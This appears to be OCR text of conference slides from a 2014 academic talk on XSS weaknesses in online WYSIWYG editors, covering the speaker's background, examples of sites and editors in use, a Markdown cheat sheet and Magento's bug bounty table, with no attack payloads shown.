
Revisiting XSS Sanitization

A talk by Ashar Javed

@

Research Contribution



Systematically Breaking Online WYSIWYG Editors

Ashar Javed and Jörg Schwenk

Chair for Network and Data Security
Horst Görtz Institute for IT-Security, Ruhr-University Bochum
{ashar.javed, joerg.schwenk}@rub.de

The 15th International Workshop on Information Security Applications (WISA 2014), Korea

Who Am I?

- A researcher in **R**uhr **U**niversity **B**ochum, **RUB Germany**
- A student of XSS who is working towards his PhD in XSS
- An XSSer / An XSS Enthusiast
- Listed in top sites' hall of fame
- A proud father of two
- Speaker @HITBKUL 2013, @DeepSec 2013, OWASP Seminar@RSA Europe 2013 and OWASP Spain 2014
- A Twitter lover **@soaj1664ashar**


WYSIWYG

What You See Is What You Get

Sites use WYSIWYG editors as a part of ...


- *Forum Post*
- *Private Messaging*
- *Wiki Post*
- *Support Ticket*
- *Signature Creation*
- *Comments*

WYSIWYG Editor of Magento Commerce



https://www.magentocommerce.com/boards/member/messages/compose/

WYSIWYG Editor of Twitter Translation



Markdown cheat sheet

Format Text

Headers

```
# This is an <h1> tag
## This is an <h2> tag
###### This is an <h6> tag
```

Text styles

```
*This text will be italic*
_This will also be italic_

**This text will be bold**
__This will also be bold__

*You **can** combine them*
```

Lists

Unordered

```
* Item 1
* Item 2
  * Item 2a
  * Item 2b
```

Ordered

```
1. Item 1
2. Item 2
3. Item 3
   * Item 3a
   * Item 3b
```

Miscellaneous

Links


```
https://twitter.com/ - automatic!
[Twitter](https://twitter.com/)
```

Blockquotes

```
As Kanye West said:

> We're living the future so
> the present is our past.
```

https://translate.twitter.com/forum/forums/translators-general-discussion/topics/new

WYSIWYG Editor of Amazon




https://kdp.amazon.com/community/post!default.jspa?forumID=9

WYSIWYG Editor of Yahoo Email


https://us-mg5.mail.yahoo.com/neo/launch#4280379338

Froala WYSIWYG Editor



http://editor.froala.com/

Some Statistics about Froala



stefanneculai commented on Apr 23

2.5 months since our launch
5000 downloads directly from our website
1000 downloads of the rails gem

There should be another 1000 more from other sources where the editor is posted.

https://github.com/froala/wysiwyg-editor/issues/33#issuecomment-40289023

Jive WYSIWYG Editor

https://community.jivesoftware.com

Statistics about Jive

http://trust.jivesoftware.com/why-jive/customers/#view=list


TinyMCE WYSIWYG Editor

http://www.tinymce.com/tryit/full.php

Statistics about TinyMCE

http://www.tinymce.com/enterprise/using.php

CKEditor WYSIWYG Editor



http://ckeditor.com/demo#full


Statistics of CKEditor

http://ckeditor.com/about/who-is-using-ckeditor

MooEditable WYSIWYG Editor

http://cheeaun.github.io/mooeditable/


In Use on CNET Forums



http://forums.cnet.com/windows-8-forum/?tag=contentMain;contentBody&refresh=1410685383672

Cross-Site Scripting (XSS)

XSS --- *An Epidemic*



https://twitter.com/soaj1664ashar/status/342002554118492162


For Details on XSS ... see my slides

Cross-Site Scripting: My Love Where is Secure Code?

On Breaking PHP-Based XSS Protection Mechanisms in the Wild

Lets Start with a tale of 1000$ XSS in WYSIWYG editor of Magento Commerce

Magento Commerce's Bug Bounty Program




Vulnerability	Tier 1 Applications	Tier 2 Applications
Information Disclosure (PII, passwords, or credit card data)	Up to $10,000	Up to $5,000
Remote Code Execution	Up to $10,000	Up to $2,500
Privilege Escalation	Up to $5,000	Up to $1,000
SQL Injection	Up to $5,000	Up to $1,000
Cross-Site Request Forgery (CSRF)	Up to $5,000	Up to $500
Cross-Site Scripting (XSS)	$1000	$500
Clickjacking	$500	$100

http://magento.com/security

Magento Commerce Forum Posting has been disabled ... :D

